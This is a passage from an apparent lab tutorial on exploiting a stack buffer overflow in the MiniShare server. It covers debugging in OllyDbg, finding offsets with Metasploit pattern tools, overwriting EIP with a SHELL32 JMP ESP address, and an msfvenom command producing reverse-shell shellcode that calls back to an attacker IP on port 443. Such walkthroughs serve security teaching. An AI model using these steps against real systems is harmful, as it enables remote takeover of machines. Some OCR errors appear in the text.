Let's trigger the crash again, but this time capture it in a debugger so we can investigate further. Unzip the OllyDbg tool and double click on the main executable to launch the debugger. Within OllyDbg navigate to File > Open and navigate to the MiniShare executable. Note you can also attach to an existing process with the File > Attach menu. When OllyDbg loads MiniShare it will offer to perform a statistical analysis, choose No. At this point OllyDbg has not started running MiniShare yet. Press the blue "play" button in the top toolbar to start debugging MiniShare. Once MiniShare is running, run the *exploit1.py* script from the attacker machine.

When MiniShare crashes, OllyDbg will pause the programs execution and the screen be similar to what is shown above. Take a moment to familiarize yourself with the debugger windows. The top left pane shows the current disassembled CPU instructions. The bottom left pane shows the memory dump of the section of memory currently being executed in hex and ASCII formats. The top right shows the CPU's register values. The bottom right shows the current contents of the stack.

Now what do we see in this crash? The crash post-mortem should look very familiar. Both the EBX (*Extended Base*) register and the EIP (*Instruction Pointer)* register were overwritten with As (0x41). The EBX register is not the EBP register. EBX is a general purpose register. The ESP (*Stack Pointer)* is currently pointing somewhere within the buffer, which is

currently filled with As. If we press the play button again again you should see a popup box with the cause of the crash (EIP address 0x41414141 is an invalid memory address).


Exploitation Idea: It is clear we can control the EIP register, which means we can set what the next instruction will be. The stack pointer is currently pointing somewhere inside the buffer that we control so if we set EIP register to be the address of a “JMP ESP” instruction we can reliably instruct the CPU to start executing code on the stack.

Let's edit our exploit script so that we can determine the precise offsets for where the EIP register is overwritten and the offset of where the ESP register is pointing to in the input. A good technique to accomplish this is to create a string with a pattern of distinct 4-byte sequences. Then when the program crashes we can read the bytes pointed to by the ESP register address and the bytes that overwrote the EIP register value.

Kali's installation of Metasploit contains a script for generating a pattern and calculating the offset for this exact purpose.

Create a pattern of 2220 characters:
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length=2220

Create a string with a pattern of 2220 bytes. Edit *exploit1.py* to create *exploit2.py* which sends the pattern of 2220 bytes instead of 2220 A's.



In OllyDbg, restart the MiniShare program by navigating to File > Open and browse to the MiniShare executable. OllyDbg will ask if you are sure you want to end your debug session, press Yes. Remember when OllyDbg launches MiniShare again it will prompt you to perform a statistical analysis, press No. Once MiniShare is loaded press the Play button to start executing MiniShare. In Kali, run the *exploit2.py* python script. When OllyDbg catches the crash, examine the value of the EIP register and the first 4 bytes on the stack where the ESP register is pointing.


You should see that the ESP register is pointing to the stack location where the first 4 bytes are "Ch7C" (which is ASCII for 0x43683743 in hex, however the stack values are in little endian format so the stack view will show 0x43376843. The EIP register has the address 2x36684335, which is little endian for 0x35436836, which is hex for the ASCII "7Ch6". EBX was also overwritten, but our exploit strategy isn't relying on knowing the offset where EBX is overwritten so we'll just ignore it from here on.

For convenience, Metasploit's *pattern_offset.rb* script will accept 4 byte sequences as ASCII or hex in little endian or big endian format.

Find Pattern Offset:
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query=Ch7C


/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query=36684335

After running the *pattern_offset.rb*, we learn that EIP is overwritten at offset 1787 and the stack pointer is pointing at offset 1791 of our input.




Let's check that our offsets were correct by stubbing out the different sections of our exploit in *exploit3.py*.

We need to fill the buffer with 1787 bytes before we start to overwrite the EIP register. For now let's fill that with NOPs. Then let's overwrite the EIP register with "AAAA". That brings us to 1791 bytes so far. The ESP pointer points to data at offset 1791, so let's fill the rest of the 2220-1791=429 bytes with 0xCC as a placeholder for our shellcode. That means our complete shellcode should be 429 bytes or less (unless we want to get creative and store parts of the shellcode somewhere else).



Restart OllyDbg again and send *exploit3.py.* We should see that the EIP register was overwritten with 0x41414141 (“AAAA”), and the stack is filled with 0xCCs starting at the ESP register location. Notice that the EBX register was overwritten with 0x90909090 (4 NOPs), which means that its corresponding input offset was somewhere before the offset of where EIP was overwritten.




Now we want to set the EIP register to the memory address of a “JMP ESP” instruction. By doing this we will cause the program to jump and begin executing instructions on the stack where we have written 0xCCs. ASLR was not introduced until Windows Vista, so reliably finding a “JMP ESP” instruction is not hard.

First restart OllyDbg then navigate to View > Executable Modules. This will show the libraries that were loaded by the MiniShare program. We should choose a common library that is not likely to change often because each time a library is recompiled the instruction addresses will change. The SHELL32.DLL is a good candidate library. Note that internationalized versions of the OS and language different Window Service Pack versions will have different instruction addresses, but the process of find the ”JMP ESP” instruction is the same.


Right click on the SHELL32 executable module and select the “View code in CPU” menu option. This will update the disassembled CPU Instructions window with the instructions of the SHELL32 library. Right click in the CPU Instructions window and select the ”Search For” > “Command” menu options. In the Find command window type “JMP ESP” and press “Find”.

The first “JMP ESP” instruction that we find is 0x7C9D30D7. Remember that this address

will be passed as a string and can't have any of the string terminating characters (0x00, 0x0A, etc.). This address does not have any of terminating characters, so it will meet our needs nicely.




Now let's create *exploit4.py* by replacing the "AAAA" bytes used to overwrite the EIP register in our previous exploit script with the address of the "JMP ESP" instruction. The address of the "JMP ESP" instruction is 0x7C9D30D7. Remember in our exploit script we need to convert the address to little endian format.




Restart OllyDbg. Before you run *exploit4.py* set a breakpoint on the “JMP ESP” instruction we found early. To set a breakpoint first click to select the instruction, then right click and navigate to Breakpoint > Toggle to toggle whether or not the breakpoint is set. Now with the breakpoint set at the “JMP ESP” instruction, press the Play button to run the MiniShare program. Run *exploit4.py.*

Now what we should see is that OllyDbg has paused the program execution at the “JMP ESP” instruction. This means that our overwrite of the EIP register with the address of the “JMP ESP” instruction was successful and the program was paused just before the “JMP ESP” instruction was executed.




In OllyDbg press the Step button to step forward by one instruction. We should see that the "JMP ESP" instruction is executed, causing the execution to top to the current location of the ESP register, which is the start of our placeholder shellcode of 0xCC bytes. If the jump works as intended, all we need to do is replace the 0xCC bytes with some shellcode of our choosing.



In Kali we can generate the reverse TCP shell shellcode with the following *msfvenom* command. We specify the IP address and port to victim machine should connect with the LHOST and LPORT options. We specify port 443 here because it is a common port (HTTPS) allowed outbound in most firewall settings. The command also specifies the output should be in C code style format targeted at Windows and that the shellcode should avoid the bad characters 0x00, 0x0a, 0x0d.

msfvenom -p windows/shell_reverse_tcp LHOST=172.16.189.134 LPORT=443 --format=c --platform=windows --arch=x86 --bad-chars='\x00\x0a\x0d'

